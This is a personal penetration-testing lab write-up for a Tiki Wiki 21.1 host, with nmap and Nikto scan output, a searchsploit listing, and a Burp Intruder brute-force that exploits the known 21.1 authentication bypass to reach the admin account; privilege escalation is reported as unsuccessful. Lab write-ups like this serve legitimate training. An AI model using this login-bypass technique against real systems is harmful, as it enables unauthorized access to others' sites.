readme.md

Pentest 17 - Tiki - 39 - 10.14.1.39

Scanning and Enumerating

Nmap

```
Nmap scan report for 10.14.1.39
Host is up, received user-set (0.17s latency).
Scanned at 2023-08-06 15:46:12 EDT for 310s
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE    REASON         VERSION
22/tcp   open  ssh        syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:bb:37:7a:fc:a2:56:3f:25:69:54:27:94:2a:81:a4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDSrdpa5qh6sj/Kdq5O8bk6ycPGelVOORiXAg2B/p2429
|   256 f7:fc:b9:bd:45:b6:e8:40:9d:ee:68:19:d4:48:f5:1d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGLxoj7H/M
|   256 10:2c:35:1c:5c:8b:62:73:40:0a:30:00:9a:9a:d5:2a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBtCUEx5djFMO04UrUZ0ADBjZIrQppBl51sse2O28gsl
80/tcp   open  http       syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/7.2.34)
|_http-generator: Tiki Wiki CMS Groupware - https://tiki.org
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 8039B86E4B5DA2D0A2B0C406ED2CE2E4
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.2.34
| http-title: Tiki | HomePage
|_Requested resource was http://10.14.1.39/tiki-index.php
| http-robots.txt: 40 disallowed entries
| / /tiki-forums.php /tiki-view_forum.php
| /tiki-index.php /tiki-read_article.php /tiki-view_blog.php
| /tiki-list_file_gallery.php /tiki-view_forum_thread.php /*structure=*  /temp/
| /addons/ /admin/ /backup/ /db/ /doc/ /dump/ /installer/ /lang/
| /maps/ /mods/ /modules/ /permissioncheck/ /popups/
| /templates/ /tests/ /vendor* /get_strings.php /tiki-admin
| /*sort_mode=* /*latest=1* /*PHPSESSID= /*display=print*
| /*show_comzone=* /*page_ref_id=* /*topics_offset=-1* /*show_details=*
|_/*offset=0* /*print=y* /*fullscreen=y* /*mode=mobile*
3306/tcp open  mysql      syn-ack ttl 63 MySQL (unauthorized)
8080/tcp open  http-proxy syn-ack ttl 63
```

```
|_http-favicon: Unknown favicon MD5: F6EE149072C0F07CF229A508B6CD4A74
|_http-title: File Browser
| http-methods:
|_  Supported Methods: GET
| fingerprint-strings:
|   FourOhFourRequest, GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: no-cache, no-store, must-revalidate
|     Content-Type: text/html; charset=utf-8
|     X-Xss-Protection: 1; mode=block
|     Date: Sun, 06 Aug 2023 19:46:19 GMT
|     <!DOCTYPE html><html lang="en"><head><meta charset="utf-8"><meta http-equiv="X
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Cache-Control: no-cache, no-store, must-revalidate
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 06 Aug 2023 19:46:19 GMT
|     Content-Length: 14
|     Found
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_    Request
1 service unrecognized despite returning data. If you know the service/version, plea
SF-Port8080-TCP:V=7.94%I=9%D=8/6%Time=64CFF88C%P=x86_64-pc-linux-gnu%r(Get
SF:Request,11AC,"HTTP/1\.0\x20200\x20OK\r\nCache-Control:\x20no-cache,\x20
SF:no-store,\x20must-revalidate\r\nContent-Type:\x20text/html;\x20charset=
SF:utf-8\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20Sun,\x2006\x
SF:20Aug\x202023\x2019:46:19\x20GMT\r\n\r\n<!DOCTYPE\x20html><html\x20lang
SF:=\"en\"><head><meta\x20charset=\"utf-8\"><meta\x20http-equiv=\"X-UA-Com
SF:patible\"\x20content=\"IE=edge\"><meta\x20name=\"viewport\"\x20content=
SF:\"width=device-width,initial-scale=1,user-scalable=no\"><title>File\x20
SF:Browser</title><link\x20rel=\"icon\"\x20type=\"image/png\"\x20sizes=\"3
SF:2x32\"\x20href=\"/static/img/icons/favicon-32x32\.png\"><link\x20rel=\"
SF:icon\"\x20type=\"image/png\"\x20sizes=\"16x16\"\x20href=\"/static/img/i
SF:cons/favicon-16x16\.png\"><link\x20rel=\"manifest\"\x20id=\"manifestPla
SF:ceholder\"\x20crossorigin=\"use-credentials\"><meta\x20name=\"theme-col
SF:or\"\x20content=\"#2979ff\"><meta\x20name=\"apple-mobile-web-app-capabl
SF:e\"\x20content=\"yes\"><meta\x20name=\"apple-mobile-web-app-status-bar-
SF:style\"\x20content=\"black\"><meta\x20name=\"apple-mobile-web-app-title
SF:\"\x20content=\"assets\"><link\x20rel=\"appl")%r(HTTPOptions,DF,"HTTP/1
SF:\.0\x20404\x20Not\x20Found\r\nCache-Control:\x20no-cache,\x20no-store,\
SF:x20must-revalidate\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n
SF:X-Content-Type-Options:\x20nosniff\r\nDate:\x20Sun,\x2006\x20Aug\x20202
SF:3\x2019:46:19\x20GMT\r\nContent-Length:\x2014\r\n\r\n404\x20Not\x20Foun
SF:d\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
```

```
SF:\x20Bad\x20Request")%r(FourOhFourRequest,11AC,"HTTP/1\.0\x20200\x20OK\r
SF:\nCache-Control:\x20no-cache,\x20no-store,\x20must-revalidate\r\nConten
SF:t-Type:\x20text/html;\x20charset=utf-8\r\nX-Xss-Protection:\x201;\x20mo
SF:de=block\r\nDate:\x20Sun,\x2006\x20Aug\x202023\x2019:46:19\x20GMT\r\n\r
SF:\n<!DOCTYPE\x20html><html\x20lang=\"en\"><head><meta\x20charset=\"utf-8
SF:\"><meta\x20http-equiv=\"X-UA-Compatible\"\x20content=\"IE=edge\"><meta
SF:\x20name=\"viewport\"\x20content=\"width=device-width,initial-scale=1,u
SF:ser-scalable=no\"><title>File\x20Browser</title><link\x20rel=\"icon\"\x
SF:20type=\"image/png\"\x20sizes=\"32x32\"\x20href=\"/static/img/icons/fav
SF:icon-32x32\.png\"><link\x20rel=\"icon\"\x20type=\"image/png\"\x20sizes=
SF:\"16x16\"\x20href=\"/static/img/icons/favicon-16x16\.png\"><link\x20rel
SF:=\"manifest\"\x20id=\"manifestPlaceholder\"\x20crossorigin=\"use-creden
SF:tials\"><meta\x20name=\"theme-color\"\x20content=\"#2979ff\"><meta\x20n
SF:ame=\"apple-mobile-web-app-capable\"\x20content=\"yes\"><meta\x20name=\
SF:"apple-mobile-web-app-status-bar-style\"\x20content=\"black\"><meta\x20
SF:name=\"apple-mobile-web-app-title\"\x20content=\"assets\"><link\x20rel=
SF:\"appl");
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 4.4 (96%), Linux 2.6.32 or 3.10 (95
No exact OS matches for host (If you know what OS is running on it, see https://nmap
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/6%OT=22%CT=1%CU=44274%PV=Y%DS=2%DC=I%G=Y%TM=64CFF9BA
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10B%TI=Z%II=I%TS=A)SEQ(SP=10
OS:7%GCD=1%ISR=10B%TI=Z%TS=A)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%II=I%TS=A)OPS(O1
OS:=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW
OS:7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=
OS:Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%R
OS:D=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=
OS:G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 24.805 days (since Wed Jul 12 20:31:37 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT       ADDRESS
1   169.56 ms 10.14.1.39

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://n
# Nmap done at Sun Aug  6 15:51:22 2023 -- 1 IP address (1 host up) scanned in 310.2

PORT     STATE SERVICE REASON         VERSION
3306/tcp open  mysql   syn-ack ttl 63 MySQL (unauthorized)
| banner: C\x00\x00\x00\xFFj\x04Host '172.16.4.1' is not allowed to conne
|_ct to this MySQL server
|_mysql-empty-password: Host '172.16.4.1' is not allowed to connect to this MySQL se
```

OS Type: `Linux 2.6.32 (96%)`

Port	Service	Protocol	Version
22	SSH	TCP	OpenSSH 7.4
80	HTTP	TCP	Apache httpd 2.4.6 ((CentOS) PHP/7.4.30)
3306	mysql	TCP	?
8080	HTTP	TCP	?

Notable items:
MySQL is exposed, but I can't connect from my host. 8080 is serving another undetected webpage.

Nikto

```
+ Server: Apache/2.4.6 (CentOS) PHP/7.2.34
+ /: Retrieved x-powered-by header: PHP/7.2.34.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ /: Cookie javascript_enabled_detect created without the httponly flag. See: https:
+ Root page / redirects to: http://10.14.1.39/tiki-index.php
+ /mods/: Directory indexing found.
+ /robots.txt: Entry '/mods/' is returned a non-forbidden or redirect HTTP code (200
+ /robots.txt: Entry '/permissioncheck/' is returned a non-forbidden or redirect HTT
+ /robots.txt: contains 44 entries which should be manually viewed. See: https://dev
+ PHP/7.2.34 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: 
+ /files/: Directory indexing found.
+ /files/: This might be interesting.
+ /icons/: Directory indexing found.
+ /README: README file found.
+ /xmlrpc.php: xmlrpc.php was found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-res
+ /license.txt: License file found may identify site software.
+ /composer.json: PHP Composer configuration file reveals configuration information.
+ 8523 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2023-08-06 16:22:00 (GMT-4) (1837 seconds)

+ Target IP:          10.14.1.39
+ Target Hostname:    10.14.1.39
+ Target Port:        8080
+ Start Time:         2023-08-06 15:51:23 (GMT-4)
---------------------------------------------------------------------------
```


```
+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /css/: This might be interesting.
+ /img/: This might be interesting.
+ /js: This might be interesting.
+ /fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be updated
+ /FCKeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be updated
+ /Script/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be
+ /sites/all/modules/fckeditor/fckeditor/editor/dialog/fck_flash.html: FCKeditor cou
+ /modules/fckeditor/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow f
+ /class/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be u
+ /inc/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be upd
+ /sites/all/libraries/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow
+ /js/editor/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to
+ /includes/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to b
+ /include/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be
+ /modules/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be
+ /plugins/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be
+ /composer.json: PHP Composer configuration file reveals configuration information.
+ 7737 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2023-08-06 16:19:15 (GMT-4) (1672 seconds)
```


Exploitation

Initial Access


First I poked at the various sites to try and find what version of Tiki this was running. Nmap and Nikto didn't really report anything amazing - the server on port 8080 had default redirects so I couldn't enumerate anything there. Checking the Tiki page, there wasn't anything particularly special, except for the `/README` which divulged that this was Tiki Wiki 21.1.

Checking on the internets, and searchsploit, `21.1` in particular is vulnerable to an authentication brute force where enough invalid login attempts will permit a login unauthenticated as the admin user. My first attempt was with a python script to automate this, but after getting nowhere with it, I decided to try my hand at Burpsuite.



Tiki | Log In — Mozilla Firefox
Virtual Hacking Labs - Res
Tiki | Log In
10.14.1.39/tiki-login_scr.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec RESET PANEL
tiki wiki cms groupware
Log In
Username:
Password:
I forgot my password
Log in


Mozi
Virtual Hacking Labs - Res
Tiki | HomePage
10.14.1.39/README
10.14.1.39/README
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec R

```
Tiki! The wiki with a lot of features!
Version 21.1


DOCUMENTATION

* The documentation for 21.1 version is ever evolving at http://doc.tiki.org.
  You're encouraged to contribute.

* It is highly recommended that you refer to the online documentation:
* http://doc.tiki.org/Installation for a setup guide

* Notes about this release are accessible from http://doc.tiki.org/Tiki21
* Tiki has an active IRC channel, #tikiwiki on irc.freenode.net

INSTALLATION

* There is a file INSTALL in this directory with notes on how to setup and
  configure Tiki. Again, see http://doc.tiki.org/Installation for the latest install help.

UPGRADES

* Read the online instructions if you want to upgrade your Tiki from a previous release http://doc.tiki.org/Upgrade

COPYRIGHT

Copyright (c) 2002-2020, Luis Argerich, Garland Foster, Eduardo Polidor, et. al.
Tiki was started under the name tikiwiki by Luis Argerich, Garland Foster, Eduardo Polidor, et. al.
All Rights Reserved. See copyright.txt for details and a complete list of authors.
Licensed under the GNU LESSER GENERAL PUBLIC LICENSE. See license.txt for details.

... Have fun!

Note to Tiki developers: update this text through release.php.
```



```
──(autorecon)─(kali㉿kali)-[~/…/results/10.14.1.39/scans/tcp3306]
─$ searchsploit tiki
------------------------------------------------------------------------------------------------------------- ---------------------------
Exploit Title                                                                                               |  Path
------------------------------------------------------------------------------------------------------------- ---------------------------
iki Wiki 15.1 - File Upload                                                                                 | php/webapps/40053.py
iki Wiki 15.1 - File Upload (Metasploit)                                                                    | php/webapps/40091.rb
iki Wiki CMS 15.0 - Arbitrary File Download                                                                 | php/webapps/40080.txt
iki Wiki CMS Calendar 6.15/9.11 LTS/12.5 LTS/14.2 - Remote Code Execution                                   | php/webapps/39965.txt
iki Wiki CMS Groupware - 'url' Open Redirection                                                             | php/webapps/36848.txt
iki Wiki CMS Groupware 21.1 - Authentication Bypass                                                         | php/webapps/48927.py
iki Wiki CMS Groupware 5.2 - Multiple Vulnerabilities                                                       | php/webapps/15174.txt
iki Wiki CMS Groupware 7.2 - 'snarf_ajax.php' Cross-Site Scripting                                          | php/webapps/35974.txt
iki Wiki CMS Groupware 8.1 - 'show_errors' HTML Injection                                                   | php/webapps/36470.txt
iki Wiki CMS Groupware 8.2 - 'snarf_ajax.php' Remote PHP Code Injection                                     | php/webapps/18265.txt
iki Wiki CMS Groupware 8.3 - 'Unserialize()' PHP Code Execution                                             | php/webapps/19573.php
iki Wiki CMS Groupware 8.3 - 'Unserialize()' PHP Code Execution (Metasploit)                                | php/webapps/19630.rb
ikiWik < 4.2 - Multiple Vulnerabilities                                                                     | php/webapps/33726.txt
```



```
611616
611612
61157
611523
61143
611425
611412
611395
6113892
611386
611352
611333
61133
611321
611281
61126112
61126
611256
6112536
6112534
6112533
6112532
6112531
6112526
6112525
611211
611207
```

3. Intruder attack of http://10.14.1.39 - Temporary attack - Not saved to project file

Filter: Showing all items

```
Request  Payload    Status code  Error  Timeout  Length  Comment
17       6112526    200          □      □        49669
18       6112525    200          □      □        49669
19       611211     200          □      □        49669
20       611207     200          □      □        49669
21       6111998    200          □      □        49669
22       6111976    200          □      □        49669
23       6111972    200          □      □        49669
24       611102     200          □      □        49669
25       6110697    200          □      □        49669
26       611066     200          □      □        49669
27       61106      200          □      □        49669
28       61104      200          □      □        49669
29       61100v     200          □      □        49669
```

```
          </span>
          &nbsp;<span class="rboxtitle">
            Error
          </span>
        </div>
        <div class="rboxcontent" style="display: inline">
                Account requires administrator approval.
        </div>
      </div>

      <div class="user form-group row mx-0 clearfix">
        <label for="login-user_2">
```


account — 2 matches

Payload set: 1
Payload type: Simple list

Payload settings [Simple list]
This payload type lets you configure

```
611395
6113892
611386
611352
611333
61133
611321
611281
61126112
```

Payload processing
You can define rules to perform various processing tasks



10.14.1.39/tiki-login_scr.php

Log In

Logged in as:
admin

Log out

Switch User

Username: admin

Switch

This got me into Tiki Wiki - now what?

Privilege Escalation

I really really struggled here and I was unsuccessful. While I was able to determine that filebrowser was running as root and could therefore provide me with /etc/shadow or something, I didn't have the credentials and couldn't find the credentials.

I was able to obtain credentials to MySQL, but I couldn't find or dump the filebrowser logins.

After several hours, and phone a friend, I put this one down - numerically, this was test #17, which threw off my numbering scheme from here as 20 are required.

Identified Vulnerabilities

- CVE

Remediation

